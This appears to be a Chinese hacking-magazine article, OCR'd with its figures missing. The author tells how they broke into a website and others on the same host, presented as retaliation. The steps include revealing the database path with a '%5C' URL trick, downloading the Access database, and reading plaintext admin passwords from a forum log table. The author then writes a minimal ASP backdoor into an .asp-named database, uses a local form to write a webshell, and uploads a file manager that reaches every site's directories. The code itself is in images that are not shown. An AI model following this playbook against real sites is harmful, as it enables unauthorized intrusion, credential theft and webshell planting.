


图 1

咋办呢？总不能把自己的服务器拱手任别人来宰割吧！不行，我得把那个asp文件搞到手！心里盘算着，万一成功拿到源代码，说不定还可以拿到所有的记录呢？呵呵，说干就干，把矛头直指http://www.***.com。

在网上转悠了一下，发现论坛用的是动网的！先检查了一下论坛的上传页面，前一段时间好多网站被黑，都是因为0x00上传漏洞和Serv-U的默认管理口令！不过upfile.asp文件好象是被删掉了。说不准就是我们的黑手所为呢？于是转到网站的商业版块看了看。界面还是比较漂亮的，不过安全好像就有点小问题了。我在加入会员的时候（台下：你还有心思加会员？其实我只是想测试下看可不可以搞到数据库，呵呵，如图2。




图 2

在URL中把最后一个斜杠换成了“%5C”，其实URL解析过来就是反斜杠。结果真的把数据的绝对路径给暴出来了。至于这个问题该怎么修补，我在后面会说到的！知道数据库位置了，当然是先下载过来再说啦，说不准还有后台管理员信息呢？

打开下载来的mdb数据库，发现其中还有动网论坛的表！这个大家接触多了，也会一目了然的。

于是我就直奔Dv_Log表，因为这里有管理员在登录后台时的信息，而且一些比如后台管理员的帐号和密码都是明文的哦，如图3所显示，似乎我的运气今天不怎么好，拿到的信息登录论坛时总是出错！

继续去尝试登录新闻等版块后台，不过，均以失败告终！我可不喜欢做事总吊在一棵树上。于是用桂林老兵的域名查询工具看看目标虚拟主机上到底有多少个网站，似乎不算少！

就拿第一个来开刀吧！把这个网站大致看了看，论坛啥的都没有。不过有个留言本！呵呵，（台下：留言本？你想玩雁过留声啊？）




图 3

怎么利用呢？当然是先暴库了，拿到帐号再说呀，如图4。




图 4

这一下真的看到数据库路径了，只不过是asp扩展名的，怎么办呢？

一个人的战争

别慌，火来水挡嘛。先检查一下，对付这样改了扩展名的mdb数据库，我一般先是看它可不可以下载。当然不是用ie下载了，用flashget什么的。如果可以下载的话就说明管理员没有在表中加什么防下载的处理。同时这样我们就可以直接写入后门的asp语句，呵呵。要是不可以下载的话，那就只好在网站上找注入点了（注入点就是程序代码中没有对用户提交的变量过滤就直接放入sql查询中执行的地方）。之后再用union查询语句直接读出管理员信息等等。

幸运的是这里好像没有做防下载处理哦。二话不说，直接插入后门代码吧，如图5。就在地址栏写入后门代码。这句蓝屏大叔的后门被大家称为最小后门代码呢！




图5

提交后，我们在本地构造一个html页面，代码如图6所示，注意前面的action的地址。这里要填入我们刚才所暴到的数据库的URL！空栏地方就直接粘贴我们后门的源代码就可以了。

这个后门是直接利用数据流写入来上传后门的，据我自己了解，现在有的服务器即使禁止了wscript.shell的执行却没有关闭数据流，所以这个方法的成功率还是比较高的。如果成功的话，页面会自动转向我们的后门页面，如图7。




图6




图7

总感觉这个后门的功能似乎弱了些，那我们继续传个桂林老兵的asp管理器吧。功能不是一般的强！呵呵，本来还在下面做准备提升权限的思想准备呢。结果跑上去一看，所有网站的目录都可以访问。省了我不少工夫哦，如图8。

